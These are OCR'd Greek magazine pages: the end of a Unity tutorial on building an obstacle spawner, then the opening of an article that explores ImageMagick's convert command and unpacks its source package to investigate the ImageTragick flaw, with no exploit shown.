            return UnityEngine.Random.Range(Min, Max);
        }
    }
}
```

Αρχικά δηλώνουμε κάποια πεδία μεταβλητών που θα χρησιμοποιήσουμε. Το ObstaclePrefab δηλώνει το προκατασκευασμένο αντικείμενο που χρησιμοποιούμε για τα εμπόδια. Το Speed δηλώνει την ταχύτητα που θα περάσουμε στο εμπόδιο κατά την κατασκευή του. Το Frequency δηλώνει τη συχνότητα που θα εμφανίζονται τα εμπόδια και, τέλος, το struct WidthModifier δηλώνει το εύρος των μηκών των εμποδίων. Δεύτερο struct για σήμερα, οπότε ας εξηγήσουμε λίγο παραπάνω την κατάσταση.

Στη C# υπάρχει τρόπος να κάνουμε μια τιμή να περιλαμβάνει ένα μικρό αριθμό από μεταβλητές, συχνά συσχετιζόμενες. Αυτό επιτυγχάνεται με τη χρήση ενός struct. Πολύ κοινή τους χρήση είναι, π.χ., για τα συστήματα συντεταγμένων. Το Vector3 που χρησιμοποιήσαμε στον κώδικα των εμποδίων, είναι ένα struct που μας το δίνει έτοιμο η Unity και περιλαμβάνει τρία floats – ένα για κάθε άξονα (x, y και z). Μπορεί να μοιάζουν πολύ με κλάσεις, αλλά δεν είναι. Αν και δεν πρόκειται τόσο για θέμα του προγραμματισμού βιντεοπαιχνιδιών όσο της C#, ενδεχομένως να τα μελετήσουμε περισσότερο σε επόμενο άρθρο.

Στο παραπάνω struct λοιπόν έχουμε ένα ζευγάρι από floats που υποδηλώνουν την ελάχιστη και τη μέγιστη τιμή που θα χρησιμοποιούμε για να τροποποιήσουμε το μήκος των εμποδίων. Μέσα στο ίδιο το struct, για ευκολία, δηλώνουμε μια μέθοδο Random, η οποία χρησιμοποιώντας την κλάση Random της Unity επιστρέφει ένα ψευδοτυχαίο αριθμό στο εύρος που δηλώσαμε.

Ο υπόλοιπος κώδικας είναι κι εδώ απλός. Στην μέθοδο Update ελέγχουμε αν έχει περάσει το χρονικό διάστημα που έχουμε ορίσει ως συχνότητα (συγκρίνοντάς το με τον τρέχοντα χρόνο) και δημιουργούμε ένα νέο εμπόδιο με τυχαίο μήκος, στην ίδια θέση που βρίσκεται ο spawner.


Επιστρέφοντας στη Unity, ώρα να δημιουργήσουμε μερικούς spawners.

- Στο μενού GameObject επιλέγουμε Create Empty – ή πατάμε το συνδυασμό πλήκτρων [CTRL+Shift+N].
- Ονομάζουμε το νέο αντικείμενο "Spawner".
- Από το παράθυρο του project σέρνουμε το αρχείο κώδικα που δημιουργήσαμε λίγο πριν στον Inspector, ώστε να το προσκολλήσουμε στον Spawner.
- Στο νέο Component που θα δημιουργηθεί θέτουμε το Obstacle Prefab στο prefab Obstacle που έχουμε ήδη δημιουργήσει, κάνοντας κλικ στο στόχο στα δεξιά της τιμής κι επιλέγοντας το prefab από το tab Assets, στο παράθυρο που θα δημιουργηθεί.

Στη φάση αυτή είναι καλό να δημιουργήσουμε ένα prefab και αυτού του αντικειμένου, ώστε να μη χρειάζεται να κάνουμε την ίδια διαδικασία κάθε φορά που θέλουμε να προσθέσουμε μια έξτρα γεννήτρια εμποδίων στην σκηνή.

- Σέρνουμε το αντικείμενο Spawner, από το παράθυρο Hierarchy στον φάκελο Resources του παραθύρου Project. Μια και θα χρησιμοποιήσουμε το αντικείμενο που υπάρχει στη σκηνή, δεν το σβήνουμε (όπως κάναμε με το εμπόδιο) και συνεχίζουμε επιλέγοντάς το στο παράθυρο Hierarchy.

- Στο Transform component του, θέτουμε Position = (5, 0.5, -7.5).
- Θέτουμε Speed = -1...
- ...και Frequency = 3.
- Επεκτείνουμε το πεδίο Width Modifier ώστε να δούμε τις τιμές του, αν δεν φαίνονται ήδη, και θέτουμε Min = 0.1, Max = 2.5.
- Αν όλα πήγαν καλά και τρέξουμε τη σκηνή, η γεννήτρια εμποδίων θα αρχίσει να δημιουργεί εμπόδια με τυχαίο μήκος που κινούνται προς τα αριστερά.



Η γεννήτρια εμποδίων εν δράσει!

Σας παροτρύνουμε να παίξτε με τις τιμές του Spawner. Τοποθετήστε περισσότερες γεννήτριες εμποδίων στην σκηνή, είτε αριστερά είτε δεξιά της, με διαφορετικές τιμές ταχύτητας και συχνότητας. Απλά έχετε κατά νου ότι οι γεννήτριες που είναι τοποθετημένες στην αριστερή πλευρά πρέπει να έχουν θετική ταχύτητα, ενώ αυτές που είναι τοποθετημένες στη δεξιά πρέπει να έχουν αρνητική.

Όπως πάντα, μπορείτε να βρείτε την τελευταία έκδοση του κώδικα στο GitHub (https://github.com/ikromm/project-sphere), ενώ περιμένουμε και τις όποιες απορίες σας από το site του περιοδικού. Στο επόμενο τεύχος θα κάνουμε τη σφαίρα του παίκτη να συγκρούεται με τα εμπόδια, χρησιμοποιώντας την ενσωματωμένη μηχανή physics που μας προσφέρει η Unity.


CMYK & WEB
cmykandweb.gr
GRAPHIC DESIGN
design • layout • web

Skill: Intermediate
Tags: ImageMagick, ImageTragick, delegation

Η Αποκάλυψη μιας Σοβαρής Αδυναμίας

Στο άρθρο που ξεκινά από τη σελίδα 14 του τεύχους παρουσιάσαμε την εξαιρετικά χρήσιμη κι ευρέως διαδεδομένη σουίτα του ImageMagick. Συνεχίσαμε περιγράφοντας μια αδυναμία της που ανακαλύφθηκε πρόσφατα, η οποία έχει σοβαρές συνέπειες για την ασφάλεια της πλειονότητας των webservers στο Διαδίκτυο. Σ' αυτό το άρθρο δείχνουμε πώς σκέφτεται κι εργάζεται ένας χρήστης του Linux με βασικές γνώσεις, στην προσπάθειά του να κατανοήσει τη φύση του προβλήματος που ταλανίζει τη σουίτα.

του Πάνου Γεωργιάδη

Όλοι μας κάποια στιγμή έχουμε έρθει αντιμέτωποι με τη μετατροπή μιας εικόνας από ένα format (π.χ., JPEG) σε κάποιο άλλο (π.χ., PNG). Λόγω συνήθειας, ο μέσος χρήστης θα χρησιμοποιήσει ένα πρόγραμμα επεξεργασίας εικόνας, όπως, π.χ., το Photoshop ή το GIMP – ή ακόμα και τον προεγκατεστημένο image viewer του λειτουργικού συστήματος. Εμείς πάλι νιώθουμε πολύ άνετα όταν δουλεύουμε από το τερματικό της γραμμής εντολών, σε βαθμό που να κάνουμε ό,τι μπορούμε ώστε να μην το εγκαταλείπουμε και να εργαζόμαστε διαρκώς από εκεί. Έστω λοιπόν ότι έχουμε βρει την εικόνα που θέλουμε, το URL της οποίας είναι το http://i.imgur.com/u68Vakj.jpg (το αρχείο είναι προσβάσιμο *και* από HTTPS link). Πρόκειται για μια εικόνα JPEG κι ας υποθέσουμε ότι επιθυμούμε να τη μετατρέψουμε σε εικόνα PNG. (Συνήθως συμβαίνει το αντίστροφο, όμως για την παρουσίασή μας δεν έχει καμία σημασία από ποιο format ξεκινάμε και σε ποιο καταλήγουμε.) Επίσης, επειδή το "u68Vakj" δεν μας πολυαρέσει ως όνομα αρχείου, θα το αλλάξουμε στο κάπως βαρετό αλλά απείρως πιο ανθρώπινο "image".

Προκειμένου λοιπόν να πετύχουμε τα προηγούμενα, θα πρέπει αρχικά να κατεβάσουμε την εικόνα στον υπολογιστή μας –αν δεν την έχουμε ήδη τοπικά–, και στη συνέχεια να χρησιμοποιήσουμε την κατάλληλη εντολή για την μετατροπή της. Για το downloading θα καταφύγουμε στο γνωστό utility ονόματι wget:

```
panos@ohsuse:~> wget 'http://i.imgur.com/u68Vakj.jpg'
--2016-05-17 18:39:03--  http://i.imgur.com/u68Vakj.jpg
Resolving i.imgur.com (i.imgur.com)... 23.235.43.193
Connecting to i.imgur.com (i.imgur.com)|23.235.43.193|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 35377 (35K) [image/jpeg]
```

```
Saving to: ‘u68Vakj.jpg’
100%[=================================>] 35,377      --.-K/s   in 0.07s
2016-05-17 18:39:03 (499 KB/s) - ‘u68Vakj.jpg’ saved [35377/35377]
```


Για τη μετατροπή από το format JPEG στο format PNG, χρησιμοποιούμε την εντολή convert ως εξής:

```
panos@ohsuse:~> convert u68Vakj.jpg image.png
```

Βεβαιωνόμαστε ότι η μετατροπή πέτυχε κι ότι μπορούμε ν' ανοίξουμε και να δούμε το PNG, είτε εντοπίζοντας το νέο αρχείο από τον file manager και κάνοντας δεξί κλικ πάνω του, είτε πληκτρολογώντας στο τερματικό μας το ακόλουθο:

```
panos@ohsuse:~> display image.png
```

Με τον δεύτερο τρόπο, θα παρατηρήσετε ότι το image.png ανοίγει σ' ένα παράθυρο του ImageMagick. Αφού σιγουρευτούμε ότι όλα πήγαν καλά, κλείνουμε το παράθυρο ώστε να επανέλθει ο έλεγχος στο τερματικό κι αν θέλουμε διαγράφουμε τα αρχεία u68Vakj.jpg και image.png (δεν τα χρειαζόμαστε άλλο).




Εργασία από το ωραιότατο τερματικό μας, χωρίς τύψεις και με κέφι που περισσεύει: Κατεβάζουμε πρώτα την επιθυμητή εικόνα JPEG με το wget (1), τη μετατρέπουμε σε μορφή PNG με το convert (2), βεβαιωνόμαστε ότι όλα πήγαν κατ' ευχήν με το προγραμματάκι ονόματι display (3).

Τι συμβαίνει πίσω από την κουρτίνα;

Επειδή μας άρεσε η προηγούμενη εμπειρία μετατροπής format εικόνας από το τερματικό, σκεφτήκαμε ν' ανοίξουμε το man page του convert (πληκτρολογώντας "man convert", χωρίς τα εισαγωγικά), έτσι ώστε να μάθουμε περισσότερα γι' αυτό το πανίσχυρο, κατά πώς φαίνεται, εργαλείο. Διαβάζοντας το man page, δεν αργήσαμε να συνειδητοποιήσουμε ότι υπάρχει ένας *ακόμα* πιο εύκολος και βολικός τρόπος για να κάνουμε την προηγούμενη εργασία. Δείτε:

```
panos@ohsuse:~> convert 'http://i.imgur.com/u68Vakj.jpg' image.png
```



*Κατέβασμα εικόνας και μετατροπή της σε διαφορετικό format από το τερματικό, δίνοντας *μία* μόνο εντολή.*

Στο παραπάνω παράδειγμα δίνουμε ως είσοδο απευθείας το URL προς την εικόνα που επιθυμούμε να μετατρέψουμε, χωρίς να χρειάζεται να την κατεβάσουμε πρώτα στον υπολογιστή μας. Μάλιστα μ' αυτόν τον τρόπο γλιτώνουμε και το τελευταίο (προαιρετικό) βήμα της διαγραφής της αρχικής εικόνας, αφού δεν χρειάστηκε καν να την κατεβάσουμε. Ω, ναι, αυτό είναι πραγματικά βολικό! Είναι αξιέπαινη αυτή η άνετη αναγνώριση του HTTP link στην είσοδο, το ότι δηλαδή αντιστοιχεί σε εικόνα. Πώς να επιτυγχάνεται άραγε αυτός ο αυτοματισμός;

Αυτό ήταν! Πλέον το αξιέπαινο έγινε αξιοπερίεργο, και το αξιοπερίεργο με τη σειρά του είναι αρκετό για να ενεργοποιήσει τη *δική μας* περιέργεια. Ως αναγνώστες του deltaHacker, η περιέργεια για εμάς δεν είναι παρά η κινητήρια δύναμη της πνευματικής ικανοποίησης, η οποία μας βοηθά στο να μαθαίνουμε, να συνεχίζουμε και να προσπαθούμε διαρκώς. Κάπως έτσι λοιπόν ξεκινήσαμε το ταξίδι μας για την αποκάλυψη της μαγείας που συμβαίνει πίσω από την εντολή convert, προκειμένου να εξιχνιάσουμε το πώς ένα link γίνεται αποδεκτό στη θέση μιας εικόνας.

Αρχικά, θέλουμε να μάθουμε από πού ακριβώς προέρχεται αυτή η εντολή convert. Ποιο πακέτο περιλαμβάνει το σχετικό εκτελέσιμο; Δουλεύουμε στο αγαπημένο μας openSUSE Leap, οπότε θα καταφεύγουμε τώρα στο εργαλείο rpm. Για όσους δεν γνωρίζουν τα βασικά του rpm (Σ.τ.Ε. είναι ισχυρή μάστιγα το Debian και το APT :P), να πούμε ότι με την παράμετρο -q (query) δηλώνουμε ότι πρόκειται να ρωτήσουμε πληροφορίες για κάποιο αρχείο, ενώ και με την παράμετρο -f (file) διευκρινίζουμε ότι επιθυμούμε να μάθουμε το όνομα του πακέτου που το περιλαμβάνει – αν φυσικά υπάρχει. Χρειάζεται να δώσουμε την πλήρη διαδρομή (full path) προς το υπό εξέταση αρχείο (convert), το οποίο μαθαίνουμε με τη βοήθεια του εργαλείου which:

```
panos@ohsuse:~> which convert
/usr/bin/convert
```

Η πλήρης διαδρομή είναι η /usr/bin/convert. Επειδή όμως είμαστε λάτρεις της γραμμής εντολών και του scripting, δεν χάνουμε ευκαιρία για "συμπύκνωση" κι έτσι πληκτρολογούμε:

```
panos@ohsuse:~> rpm -qf $(which convert)
ImageMagick-6.8.8.1-6.1.x86_64
```

Ωραία. Βλέπουμε ότι το convert προέρχεται από το πακέτο ImageMagick, το οποίο έχουμε ήδη εγκατεστημένο στο σύστημά μας (συγκεκριμένα, την έκδοση 6.8.8.1-6.1, για επεξεργαστές αρχιτεκτονικής 64bit). Το επόμενο πράγμα που φυσιολογικά μας έρχεται κατά νου, είναι ότι θα χρειαστούμε τον πηγαίο κώδικα του ImageMagick. Σ' αυτόν θ' αναζητήσουμε περισσότερες πληροφορίες. Οφείλουμε λοιπόν να κατεβάσουμε το SRPM (Source RPM) της συγκεκριμένης έκδοσης που έχουμε εγκατεστημένη στον υπολογιστή μας. Έχουμε δύο επιλογές:

1. να πάρουμε το Source RPM με τη βοήθεια του package manager (zypper)
2. να βρούμε το archive του κώδικα και να το κατεβάσουμε ως ένα απλό αρχείο

Προκειμένου να καταστήσουμε το παρόν άρθρο λίγο περισσότερο φιλικό προς όλες τις διανομές Linux, δεν θα βασιστούμε αποκλειστικά στο zypper αλλά θα πάρουμε τον πηγαίο κώδικα με τον παραδοσιακό τρόπο. Για να κατεβάσουμε λοιπόν το σχετικό αρχείο, πρέπει πρώτα να γνωρίζουμε πού στο καλό βρίσκεται. Μια και είμαστε στο openSUSE, ας ζητήσουμε από το zypper να μας επιστρέψει πληροφορίες περί του αποθετηρίου (repository) από το οποίο έγινε η εγκατάσταση του πακέτου ImageMagick.

Ως repository (φανταστείτε το σαν μια αποθήκη λογισμικού) ονομάζεται το μέρος στο οποίο πηγαίνει ο package manager, ψάχνει, βρίσκει και κατεβάζει τα προγράμματα που του ζητάμε. Φανταστείτε το αν θέλετε σαν έναν τεράστιο σκληρό δίσκο, με πάρα πολλά προγράμματα. Ας ζητήσουμε εκείνες τις πληροφορίες που λέγαμε:

```
panos@ohsuse:~> zypper se -is ImageMagic
```

```
Loading repository data...
Reading installed packages...
S | Name        | Type    | Version     | Arch   | Repository
--+-------------+---------+-------------+--------+-------------------------
i | ImageMagick | package | 6.8.8.1-6.1 | x86_64 | Main Update Repository
i | ImageMagick | package | 6.8.8.1-6.1 | x86_64 | openSUSE-Leap-42.1-Update
```

Ωραία, βλέπουμε ότι το πακέτο ImageMagick εγκαταστάθηκε στο σύστημά μας από το repository με όνομα openSUSE-Leap-42.1-Update. Εξακολουθούμε όμως να μη γνωρίζουμε τη δικτυακή διεύθυνση του αποθετηρίου. Μπορούμε ωστόσο να τη βρούμε, ρωτώντας και πάλι τον package manager:

```
panos@ohsuse:~> zypper lr -U | grep "openSUSE-Leap-42.1-Update"
 9 | repo-debug-update-non-oss       | openSUSE-Leap-42.1-Update-Debug-Non-Oss
| No      | ----       | Yes      | http://download.opensuse.org/debug/update/
leap/42.1/non-oss/
 8 | repo-debug-update               | openSUSE-Leap-42.1-Update-Debug
| No      | ----       | Yes      | http://download.opensuse.org/debug/update/
leap/42.1/oss
11 | repo-update                     | openSUSE-Leap-42.1-Update
| Yes     | (r ) Yes   | Yes      | http://download.opensuse.org/update/
leap/42.1/oss/
```


Γνωρίζοντας πλέον τον σύνδεσμο του openSUSE-Leap-42.1-Update (http://download.opensuse.org/update/leap/42.1/oss), ανοίγουμε τον αγαπημένο μας web browser και ψάχνουμε να βρούμε το αρχείο src.rpm της έκδοσης του ImageMagick που μας ενδιαφέρει. Μετά από λίγο, έχουμε το ακόλουθο URL:

http://download.opensuse.org/update/leap/42.1/oss/src/ImageMagick-6.8.8.1-6.1.src.rpm

Άψογα! Επιτέλους διαθέτουμε κάτι με το οποίο μπορούμε να παίξουμε.

Προετοιμάζουμε το έδαφος στον υπολογιστή μας, δημιουργώντας τον κατάλογο για την αποθήκευση του αρχείου με τον κώδικα. Θα δημιουργήσουμε δύο καταλόγους, τους οποίους θα ονομάσουμε before και after, κάτω από τον κατάλογο /tmp/test. Αυτό βέβαια δεν είναι υποχρεωτικό, αφού κάλλιστα μπορείτε να εργαστείτε στο home directory του χρήστη σας. Απλά, εμείς είμαστε λίγο παρανοϊκοί με την τακτοποίηση των καταλόγων και αρχείων στο σύστημά μας. Δείτε:

```
panos@ohsuse:~> mkdir -p /tmp/test/{before,after}
panos@ohsuse:~> cd /tmp/test/before
```



*Ως χρήστες του openSUSE, με τη βοήθεια του zypper είναι πολύ εύκολο να εγκαταστήσουμε το Source RPM ενός οποιουδήποτε πακέτου. Σημειώνουμε πάντως ότι το zypper δεν είναι απαραίτητο για τη λήψη Source RPMs. Αν μάλιστα έχουμε αρχίσει ν' ασχολούμαστε σχετικά πρόσφατα με το Linux και δεν χάνουμε ευκαιρία για διερευνητική εργασία, αξίζει ίσως ν' αναζητήσουμε το Source RPM που μας ενδιαφέρει *χωρίς* να καταφύγουμε στο zypper.*

Κατεβάζουμε το αρχείο SRPM, μέσα στον κατάλογο before:

```
panos@ohsuse:/tmp/test/before> wget http://download.opensuse.org/update/
leap/42.1/oss/src/ImageMagick-6.8.8.1-6.1.src.rpm
```


Ανοίγουμε το πακέτο SRPM, χρησιμοποιώντας το εργαλείο unrpm. Αν δεν το έχετε στο σύστημά σας, μπορείτε να το αποκτήσετε τώρα εγκαθιστώντας το πακέτο build:

```
panos@ohsuse:/tmp/test/before> sudo zypper -n in build
```

Το άνοιγμα του αρχείου src.rpm γίνεται έτσι:

```
panos@ohsuse:/tmp/test/before> unrpm ImageMagick-6.8.8.1-6.1.src.rpm
ImageMagick-6.8.8.1-6.1.src.rpm:  14979 blocks
```

Ξέρετε κάτι; Βρισκόμαστε στο Linux, και στο Linux η ίδια δουλειά γίνεται με περισσότερους από έναν τρόπους. Εν προκειμένω, το src.rpm του ImageMagick αποσυμπιέζεται και χωρίς το unrpm, έτσι:



Για την εξαγωγή των αρχείων που απαρτίζουν ένα οποιοδήποτε πακέτο RPM, το εργαλείο unrpm αποτελεί άριστη επιλογή. Σε περίπτωση που δεν είναι παρόν στο σύστημά μας, το φέρνουμε εγκαθιστώντας, με το zypper, το πακέτο ονόματι build. Αλλά και η εγκατάσταση του build δεν είναι υποχρεωτική, αφού αντί για το unrpm υπάρχει και δυνατότητα για χρήση του rpm2cpi (το οποίο είναι παρόν αμέσως μετά την εγκατάσταση του openSUSE).

```
panos@ohsuse:/tmp/test/before> rpm2cpio ImageMagick-6.8.8.1-6.1.src.rpm | cpio -idmv
ImageMagick-6.6.8.9-doc.patch
ImageMagick-6.6.8.9-examples.patch
ImageMagick-6.7.6.1-no-dist-lzip.patch
ImageMagick-6.8.4.0-dont-build-in-install.patch
ImageMagick-6.8.4.0-rpath.patch
ImageMagick-6.8.5.7-no-XPMCompliance.patch
ImageMagick-6.8.8-1.tar.xz
ImageMagick-6.8.8-1.tar.xz.asc
ImageMagick-6.8.8.1-display-stdin.patch
ImageMagick-CVE-2014-8354.patch
ImageMagick-CVE-2014-8355.patch
ImageMagick-CVE-2014-8562.patch
ImageMagick-CVE-2014-8716.patch
ImageMagick-pdf-img-compression.patch
ImageMagick.changes
```

```
ImageMagick.keyring
ImageMagick.spec
baselibs.conf
disable_mat_test.patch
14979 blocks
```

Σε κάθε περίπτωση, παίρνουμε όλα τα αρχεία που απαρτίζουν το πακέτο. Το αρχείο που περιέχει τον πηγαίο κώδικα είναι το ImageMagick-6.8.8.1.tar.xz κι οφείλουμε να το αποσυμπιέσουμε:

```
panos@ohsuse:/tmp/test/before> tar -xf ImageMagick-6.8.8-1.tar.xz
```

Από προεπιλογή, η εξαγωγή των αρχείων θα γίνει σε έναν καινούργιο κατάλογο ονόματι ImageMagick-6.8.8-1. Μεταβαίνουμε σ' αυτό το directory και βλέπουμε τα περιεχόμενά του:

```
panos@ohsuse:/tmp/test/before> cd ImageMagick-6.8.8-1
panos@ohsuse:/tmp/test/before/ImageMagick-6.8.8-1> ls
aclocal.m4     filters             LICENSE        NEWS.txt        utilities
AUTHORS.txt    ImageMagick.spec.in  m4             NOTICE          version.sh
ChangeLog      images               magick         PerlMagick      wand
coders         index.html           Magick++       Platforms.txt   winpath.sh
common.shi.in  Install-mac.txt      magick.sh.in   QuickStart.txt  www
config        Install-unix.txt     Magickshr.opt  README.txt
configure     Install-vms.txt      Makefile.am   scripts
configure.ac  Install-windows.txt  Makefile.in   tests
```

Μάλιστα. Και τώρα; Ευτυχώς για λόγους καλής ψυχικής υγείας και γαλήνης, δεν συμμετέχουμε ενεργά στην ανάπτυξη του ImageMagick. Δεν έχουμε την παραμικρή ιδέα για τη δομή ή ο,τιδήποτε άλλο που σχετίζεται με την ανάπτυξη του συγκεκριμένου λογισμικού. Τι ψάχνουμε, λοιπόν; Μα, ένα στοιχείο που θα μας βοηθήσει να κατανοήσουμε πώς δουλεύει ο μηχανισμός κατά τον οποίο, παρόλο που δίνουμε ως είσοδο ένα link, το πρόγραμμα καταλαβαίνει ότι πρόκειται περί εικόνας. Θυμηθείτε τι κάναμε πριν διαβάσουμε το man page: καταφύγαμε στο wget!

